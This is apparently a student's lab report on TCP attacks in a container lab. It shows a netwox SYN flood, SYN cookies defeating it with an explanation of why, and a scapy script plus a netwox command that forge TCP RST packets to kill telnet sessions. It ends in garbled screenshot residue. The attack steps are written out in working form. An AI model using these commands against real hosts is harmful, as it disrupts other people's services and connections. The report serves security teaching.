Jincheng Tian
Network Security Lab3 Assignment

3.1
Task 1: SYN Flooding Attack

The initial status First, to perform the attack without the SYN cookies countermeasure enabled.
Attacker:

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root/lab3-demo/Labsetup$ docksh a29
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
73965b04509b login:
Login timed out after 60 seconds.
Connection closed by foreign host.
```

Victim:

```
root@73965b04509b:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35005        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:52842          ESTABLISHED
udp        0      0 127.0.0.11:52733        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@73965b04509b:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35005        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:52842          TIME_WAIT
udp        0      0 127.0.0.11:52733        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
```

Logined the victim from attacker by typing the user name and passwords it will becomes this
Attacker:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
73965b04509b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Victim:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35005        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:52854          ESTABLISHED
```

Now we need to perform the attack by using netwox toll that could performing syn flooding attacks.

Attacker :

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# netwox 76 -i 10.9.0.5 -p 23 -s raw
```

Victims:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 73965b04509b:telnet     55.80.145.18:31653      SYN_RECV
tcp        0      0 73965b04509b:telnet     5ad47c04.bb.sky.c:15733 SYN_RECV
tcp        0      0 73965b04509b:telnet     c-174-52-40-153.h:37563 SYN_RECV
tcp        0      0 73965b04509b:telnet     23-127-240-106.li:15908 SYN_RECV
tcp        0      0 73965b04509b:telnet     customer-TLN-149-:47858 SYN_RECV
tcp        0      0 73965b04509b:telnet     209.83.182.86:3542      SYN_RECV
tcp        0      0 73965b04509b:telnet     16.195.174.18:5572      SYN_RECV
tcp        0      0 73965b04509b:telnet     121.24-201-80.ads:62513 SYN_RECV
tcp        0      0 73965b04509b:telnet     25.118.35.204:24049     SYN_RECV
tcp        0      0 73965b04509b:telnet     60.191.105.175.ap:38390 SYN_RECV
tcp        0      0 73965b04509b:telnet     66.251.31.125:43572     SYN_RECV
tcp        0      0 73965b04509b:telnet     cpe-68-206-131-16:19729 SYN_RECV
tcp        0      0 73965b04509b:telnet     49.91.60.24:49720       SYN_RECV
tcp        0      0 73965b04509b:telnet     52.156.61.201:35133     SYN_RECV
tcp        0      0 73965b04509b:telnet     199.11.17.54:30934      SYN_RECV
tcp        0      0 73965b04509b:telnet     15.89.212.55:11171      SYN_RECV
tcp        0      0 73965b04509b:telnet     136.156.88.22:13500     SYN_RECV
tcp        0      0 73965b04509b:telnet     254.222.28.141:46528    SYN_RECV
tcp        0      0 73965b04509b:telnet     105.34.187.131:30934    SYN_RECV
tcp        0      0 73965b04509b:telnet     host-79-29-136-167:2476 SYN_RECV
tcp        0      0 73965b04509b:telnet     26.69.156.45:5973       SYN_RECV
tcp        0      0 73965b04509b:telnet     163.234.11.139:9903     SYN_RECV
```

Then when I try to connet the victim using telnet 10.9.0.5, it will keep watinig and the time will out. Which means the tcp syn flooding attack was successful.

Now, I set the cookies to be 1 and redo the attacking process and see what we will get:

Before attack
Victims:

```
root@73965b04509b:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@73965b04509b:/# sysctl -a | grep cookis
root@73965b04509b:/# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
root@73965b04509b:/#
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35005        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:52858          ESTABLISHED
```

After attack:

Attacker:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
73965b04509b login:
```

Victims:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35005        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             27.71.39.247:20837      SYN_RECV
tcp        0      0 10.9.0.5:23             113.37.117.111:21674    SYN_RECV
tcp        0      0 10.9.0.5:23             145.108.208.116:9992    SYN_RECV
tcp        0      0 10.9.0.5:23             131.19.81.63:24622      SYN_RECV
tcp        0      0 10.9.0.5:23             94.163.236.241:23734    SYN_RECV
tcp        0      0 10.9.0.5:23             106.208.214.231:63192   SYN_RECV
tcp        0      0 10.9.0.5:23             180.241.202.109:57210   SYN_RECV
tcp        0      0 10.9.0.5:23             167.212.56.227:50724    SYN_RECV
tcp        0      0 10.9.0.5:23             163.194.120.168:9818    SYN_RECV
tcp        0      0 10.9.0.5:23             208.211.173.88:63282    SYN_RECV
tcp        0      0 10.9.0.5:23             100.165.217.236:7002    SYN_RECV
tcp        0      0 10.9.0.5:23             123.140.53.138:37289    SYN_RECV
```


Now I need reconnect the attacker from attack to the victims and I am successfully connected to the server machine. This means than the syn cookies countermeasure worked.

The reason that syn cookies protect the machine from syn flood attack is that the use of SYN cookies allows a server to avoid dropping connections when the SYN queue fills up. Instead of saving additional connections, the SYN queue entry is encoded into the sequence number sent in the SYN + ACK response. If the server then receives a subsequent ACK response from a client with an increased sequence number, the server can use the information encoded in the TCP sequence number to rebuild the SYN queue entry and continue the connection as usual.

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

What we need to do here is to perform the tcp rst attack on both talnet and ssh connections.


First, connect the user to the victim server:




Then I will use tecpdump to sniff the network tcp packets between the communication of victim 10.9.0.5 and user 10.9.0.7

Now, I go to attacker. Type the command tcpdump -w /tmp/packets -v 'tcp and src host 10.9.0.5 and dst host 10.9.0.7'

Then I go to the user machine and reconnect to the server, we can see that the attacker capture some packets.



The tpdump listener capture 35 packets, then I am going to use wireshark t



Then I use the python file to initiate a tcp rst attack

```
from scapy.all import *
ip  = IP(src="10.9.0.5", dst="10.9.0.7")
tcp = TCP(sport=23, dport= 58388, flags="R", seq=4180538489)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

after running the python, the connection between 10.9.0.7 and 10.9.0.5 was killed. :

```
seed@e58fc5e5932b:~$ ls
seed@e58fc5e5932b:~$ Connection closed by foreign host.
root@4f63c0ccd502:/#
```

```
>>> from scapy.all import *
>>> ip  = IP(src="10.9.0.5", dst="10.9.0.7")
>>> tcp = TCP(sport=23, dport= 58388, flags="R", seq=4180538489)
>>> pkt = ip/tcp
>>> ls(pkt)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.7'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 58388           (80)
seq        : IntField                            = 4180538489      (0)
ack        : IntField                            = 0               (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
>>> send(pkt,verbose=0)
>>>
```

Another attemption of using netwox:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# netwox 78 --device "eth0" --filter "dst host 10.0.9.7 and dst port 23"
```

and it will also kill the connection between the source and destination.

```
seed@e58fc5e5932b:~$ ls
seed@e58fc5e5932b:~$ Connection closed by foreign host.
root@4f63c0ccd502:/#
```

), 14 byte(s) Packets: 42 · Displayed: 42 (100.0%) Profile: Defaul

Sett
Sett
Sett
Sett
unda